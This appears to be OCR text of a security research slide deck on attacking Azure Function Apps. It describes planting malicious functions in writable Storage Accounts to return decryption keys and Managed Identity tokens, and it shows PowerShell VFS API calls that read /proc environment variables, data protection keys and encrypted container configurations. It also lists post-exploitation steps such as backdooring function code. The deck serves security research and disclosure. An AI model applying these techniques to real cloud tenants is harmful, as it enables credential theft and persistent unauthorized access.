
Container has access to Decryption Keys – environment variables

Run Function that contains Decryption Code

- Timer Trigger
- HTTP Trigger

Return Decrypted Keys

- To Your Web Server
- Via Web Response



Decrypting Function App Keys Off Function Apps

Same as in the Function App container, but return the key back when you call the function

Only requires access to an environment variable containing decryption key

- AzureWebEncryptionKey (default)
- MACHINEKEY_DecryptionKey

Return Decryption Key

- To Your Web Server
- Via Web Response

Use key locally for decryption

Microsoft.Azure.Web.DataProtection -> DataProtectionProviderTests.cs -> Replace environment variable and encrypted string -> write unprotected result to file


```
using System;

namespace Microsoft.Azure.Web.DataProtection
{
    public static class Constants
    {
        public const string AzureWebsitesIISSiteName = "WEBSITE_IIS_SITE_NAME";
        public const string AzureWebsiteInstanceId = "WEBSITE_INSTANCE_ID";
        public const string AzureWebsitePrimaryEncryptionKeyId = "AzureWebPrimaryEncryptionKey";
        public const string AzureWebsiteLocalEncryptionKey = "AzureWebEncryptionKey";
        public const string AzureWebsiteEnvironmentMachineKey = "MACHINEKEY_DecryptionKey";
        public const string AzureWebReferencedKeyPrefix = "AzureWebEncryptionKey_";
        public const string DefaultEncryptionKeyId = "00000000-0000-0000-0000-000000000000";
        internal const string RootWebConfigPath = @"%systemdrive%\local\config\rootweb.config";
        internal const string MachingKeyXPathFormat = "configuration/location[@path='{0}']/system
    }
}
```


```
namespace Microsoft.Azure.Web.DataProtection.Tests
{
    public class DataProtectionProviderTests
    {
        [Fact]
        public void EncryptedValue_CanBeDecrypted()
        {
            using (var variables = new TestScopedEnvironmentVariable(Constants.AzureWebsiteLocalEncryptionKey, "CE
            {
                var provider = DataProtectionProvider.CreateAzureDataProtector(null, true);

                var protector = provider.CreateProtector("function-secrets");

                string expected = "test string";

                string encrypted = "CfDJ8AAAAAAAAAAAAAAAAAAAAABOJnTVaQ7YLpdwK9rnpxPK4Oub54wweCOmQdJUWJARN_Ju2tc_Fs

                string result = protector.Unprotect(encrypted);

                File.WriteAllText("test.txt", result);
                Assert.Equal(expected, result);
            }
        }
    }
}
```

Automating the Process: Tool Demo

1. Select a Subscription
2. Enumerates vulnerable Storage Accounts
3. Select Storage Account and the tool will add malicious functions to the Storage Accounts, and attempt to execute them
4. Functions will return the decryption key for the Function App Master Key, along with Managed Identity tokens (*if available) through HTTP Trigger (function level authorization)
5. Attempts to cleanup code after function execution

* Tool will create state changes (creates new function) to return MI tokens and decryption key




Microsoft Azure
Sign in to your account
n/BrowseResource/resourceType/Microsoft.Storage%2FStorageA...
Incognito
es, and docs (G+/)
sacontributor@Darkside...
DARK SIDE OPS (DARKSIDEOPS.C...
esh
Export to CSV
Open query
Assign tags
Delete
Resource group equals all
Location equals all
Add filter
No grouping
List view
Kind
Resource group
Location
Subscription
Storage
functionapps
East US
Research-T-12052022
Storage
MSRC
East US
Research-T-12052022

Supported Functionality

Payload	Decryption Keys	Managed ID Tokens
ASP.NET	Yes	Yes
PowerShell	Yes	Yes
Python	Yes	Yes
Node	Yes	Yes
Java	No	No

Function App – Post Exploitation

We have Keys and Tokens, what now?


Use the tokens with the REST APIs

- Management
- Vault
- Graph

Use Function App Keys to access Apps

- Backdoor existing code
- Maintain access to a Function App
- Use the actual functions

Function Apps - VFS File APIs



Function App File Access

Portal Access to Function Files

- Now disabled for the Reader Role
- Still available to Contributor and above


Base Application Files

- Main Portal Menu

Individual Function Files

- Code + Test Menu

Both use the same “VFS” API



Deconstructing the API

https://management.azure.com/subscriptions/$SUB_ID/resourceGroups/$RG/providers/Microsoft.Web/sites/$APP/hostruntime/admin/**vfs//?relativePath=1**&api-version=2021-01-15

$SUB_ID = Subscription ID
$RG = Resource Group
$APP = Application Name

***Root Directory Listing**

Deconstructing the API

relativePath Parameter

- 1 – Restricted
- 0 – Unrestricted (shows Root FS)

Windows Container

- Allows for Access to Data Protection Keys
  - Multiple Uses in Function Apps
  - Including Encrypting Stored Keys

```
https://management.azure.com/subscriptions/$SUB_ID/resourceGroups/$RG/providers/Micros
oft.Web/sites/$APP/hostruntime/admin/vfs//ASP.NET/DataProtection-Keys/key-ad12345a-
e321-4a1a-d435-4a98ef4b3fb5.xml?relativePath=0&api-version=2018-11-01

<?xml version="1.0" encoding="utf-8"?>
<key id="ad12345a-e321-4a1a-d435-4a98ef4b3fb5" version="1">
  <creationDate>2022-03-29T11:23:34.5455524Z</creationDate>
  <activationDate>2022-03-29T11:23:34.2303392Z</activationDate>
  <expirationDate>2022-06-27T11:23:34.2303392Z</expirationDate>
  <descriptor
deserializerType="Microsoft.AspNetCore.DataProtection.AuthenticatedEncryption.Configur
ationModel.AuthenticatedEncryptorDescriptorDeserializer,
Microsoft.AspNetCore.DataProtection, Version=3.1.18.0, Culture=neutral
, PublicKeyToken=ace99892819abce50">
    <descriptor>
      <encryption algorithm="AES_256_CBC" />
      <validation algorithm="HMACSHA256" />
      <masterKey p4:requiresEncryption="true"
xmlns:p4="http://schemas.asp.net/2015/03/dataProtection">
        <!-- Warning: the key below is in an unencrypted form. -->
        <value>a5[REDACTED]==</value>
      </masterKey>
    </descriptor>
  </descriptor>
</key>
```

Deconstructing the API

Linux Container

- Allows for Access to Proc Folder

Proc Folder

- Contains available PIDs
- Under each PID is /environ
  - Environmental Variables

PID related to the Application contains a SAS Token URL (CONTAINER_START_CONTEXT_SAS_URI)

- read permissions
- Configuration file for the container

Also Contains an Encryption Key (CONTAINER_ENCRYPTION_KEY)

```
https://management.azure.com/subscriptions/$SUB_ID/resourceGroups/$RG/providers/
Microsoft.Web/sites/$APP/hostruntime/admin/vfs//proc/?relativePath=0&api-version=2021-
01-15

JSON output parsed into a PowerShell object:

[Truncated]

name    : 59
size    : 0
mtime   : 2022-09-21T22:00:38.6785209+00:00
crtime  : 2022-09-21T22:00:38.6785209+00:00
mime    : inode/directory
href    : https://vfspoc2.azurewebsites.net/admin/vfs/proc/59/?relativePath=0&api-
version=2021-01-15
path    : /proc/59
```

```
$mgmtToken = (Get-AzAccessToken -ResourceUrl "https://management.azure.com").Token

Invoke-WebRequest -Verbose:$false -Uri (-join
("https://management.azure.com/subscriptions/$SUB_ID/resourceGroups/$RG/providers/Micr
osoft.Web/sites/$APP/hostruntime/admin/vfs//proc/59/environ?relativePath=0&api-
version=2021-01-15")) -Headers @{Authorization="Bearer $mgmtToken"} -OutFile
.\TempFile.txt

gc .\TempFile.txt

PowerShell Output - Newlines added for clarity:
CONTAINER_IMAGE_URL=mcr.microsoft.com/azure-functions/mesh:3.13.1-python3.7
REGION_NAME=Central US
HOSTNAME=SandboxHost-637993944271867487
[Truncated]
CONTAINER_ENCRYPTION_KEY=bgyDt7gk8COpwMWMxClB7Q1+CFY/a15+mCev2leTFeg=
LANG=C.UTF-8
CONTAINER_NAME=E9911CE2-637993944227393451
[Truncated]
CONTAINER_START_CONTEXT_SAS_URI=http://wawsstorageproddm1157.blob.core.windows.net/azc
ontainers/e9911ce2-637993944227393451?sv=2014-02-
14&sr=b&sig=5ce7MUXsF4h%2Fr1%2BfwIbEJn6RMf2%2B06c2AwrNSrnmUCU%3D&st=2022-09-
21T21%3A55%3A22Z&se=2023-09-21T22%3A00%3A22Z&sp=r
[Truncated]
```

Decrypting the Configuration

SAS Token Configuration File


- EncryptedContext contains data and Initialization Vector (IV)


Decryption Returns

- Storage Account Connection String
- Links to Source Code Zip Files:
  - SCM_RUN_FROM_PACKAGE
  - APPSETTING_SCM_RUN_FROM_PACKAGE
- Secrets:
  - Master
  - Function

MICROSOFT_PROVIDER_AUTHENTICATION_SECRET

- App Registration Credentials
- If EntraID is in use by the App






Accessing Managed Identity Certificates

Decryption Also Returns Managed Identity Certificates

- PFX files in Base64 format
- Can be decoded and written to a file
- Allows for authentication as the Managed Identity
  - Away from the resource
  - With limited logging
- Breaks the model for Managed Identities
  - Users should never have the credentials


```
"MSISpecializationPayload": {
    "SiteName": "notarealfunctionapp",
    "MSISecret": "57[REDACTED]F9",
    "Identities": [
      {
        "Type": "SystemAssigned",
        "ClientId": " b1abdc5c-3e68-476a-9191-428c1300c50c",
        "TenantId": "[REDACTED]",
        "Thumbprint": "BC5C431024BC7F52C8E9F43A7387D6021056630A",
        "SecretUrl": "https://control-centralus.identity.azure.net/subscriptions/[REDACTED]/",
        "ResourceId": "",
        "Certificate": "MIIK[REDACTED]H0A==",
        "PrincipalId": "[REDACTED]",
        "AuthenticationEndpoint": null
      },
      {
        "Type": "UserAssigned",
        "ClientId": "[REDACTED]",
        "TenantId": "[REDACTED]",
        "Thumbprint": "B8E752972790B0E6533EFE49382FF5E8412DAD31",
        "SecretUrl": "https://control-centralus.identity.azure.net/subscriptions/[REDACTED]",
        "ResourceId": "/subscriptions/[REDACTED]/Microsoft.ManagedIdentity/userAssignedIdentities/[REDACTED]",
        "Certificate": "MIIK[REDACTED]0A==",
        "PrincipalId": "[REDACTED]",
        "AuthenticationEndpoint": null
      }
```

